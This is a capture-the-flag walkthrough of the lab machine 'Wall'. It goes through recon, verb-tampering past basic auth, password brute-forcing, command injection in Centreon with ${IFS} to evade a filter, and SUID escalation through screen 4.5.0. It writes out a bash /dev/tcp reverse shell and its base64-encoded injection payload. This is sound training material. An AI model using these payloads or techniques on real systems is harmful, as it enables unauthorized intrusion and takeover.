

WALL

Step 1: Run nmap scan on server 10.10.10.157


nmap –sV –A 10.10.10.157




Step 2: On accessing port 80, we get apache2 default page.



Step 3: Run dirbuster, you’ll find pages like aa.php, panel.php & a directory called /monitoring with status code 401.




Step 4: On accessing the /monitoring directory, we see it has basic authentication implemented on it.




Step 5: To bypass this, a technique called verb tampering is used. Basically we change the request method to check the response. Find the link below for better understanding.

<https://www.youtube.com/watch?v=bZlkuiUkQzE>


Here, we’ll see what happens. First, we send a GET request, in response we get a 401 status code.



But, when we send a POST request, we get 200 OK & a directory which we didn’t see in dirbuster output.



Step 6: On accessing the /centreon directory, we get a login page.



Step 7: For credentials, use Hydra with username “admin”, we get password as “password1”.

Step 8: The part after logging in was the most crucial as we needed to understand the workflow of the application. Upon looking for the information of this application, we found it is vulnerable to remote code execution & has an exploit. After reading the exploit, we see that a poller is created using it, so we try. For some unknown reasons, the exploit didn’t work (for me, don’t know about others).


Step 9: So , we create a poller in the application manually. Looking the at the exploit, we know that the payload can be injected in “Monitoring engine binary” field. So we try to establish netcat connection, but noticed that a blank space is not allowed. This meaning a WAF might be working.

To bypass this, I learnt about something called Internal field separator (IFS). This is used to replace a blank, a space or a new line etc. & is written as ${IFS}. Long story short, I replaced a space with “${IFS}” & enumerated….& found user.txt….BUT was unable to read as it belonged to another user.

Refer this for IFS: <https://www.livefirelabs.com/unix_tip_trick_shell_script/oct_2003/10132003.htm>

<https://gist.github.com/magnetikonline/5172b4dafcdc079f28e60f512528c8a6>

Step 10: To run the poller, we need to export the poller configuration. For that, click on “Export configuration” > select our poller > select “Restart monitoring engine” > select method : Restart



While enumerating, everytime I followed the same process to make command injection work.

For shell, I had to try something different. Instead of executing the bash tcp reverse shell command in plaintext, I encoded the entire command in base64 & also added the “base64 –d” line at the end.

For example:


bash -i >& /dev/tcp/10.10.16.23/8888 0>&1 translates to **YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNi4yMy84ODg4IDA+JjE=**

So my payload looked like this:


**echo${IFS}YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNi4yMy84ODg4IDA+JjE=|base64${IFS}-d|bash;**

Step 11:

So now we inject this payload in the vulnerable input field & start netcat listener at the port mentioned in payload. After exporting this poller, we get shell as www-data user.



When tried to read the user.txt, we get this:



Step 12:


As we don’t have credentials for Shelby user, we look for privilege escalation. There are several techniques to look for privesc in linux, but the one which worked here was SUID exploiting.

To look for files having suid bit set, use this:

Find / -perm –u=s –type f 2>/dev/null

Which means:

* -perm –u=s : permissions with ‘s’ (suid bit)
* -type f : type of file as “file”
* 2>/dev/null: Output to /dev/null



Here, we see something different. Something called screen-4.5.0

Step 13:

On looking for something on that, I found that the version is vulnerable & has a well-written exploit for it.


You can find the exploit here : <https://www.exploit-db.com/exploits/41154>


To make it work, I searched & found that vulnhub machine has the same method for root privesc. So I ran the exploit as per the process described in the video at the link below:


<https://www.youtube.com/watch?v=99efqO48kK4>


Privesc starts at timestamp 19:17.


I’m attaching the screenshots of the process I followed step-by-step below. The files libhax.c & rootshell.c are created by me which were present in the written exploit:













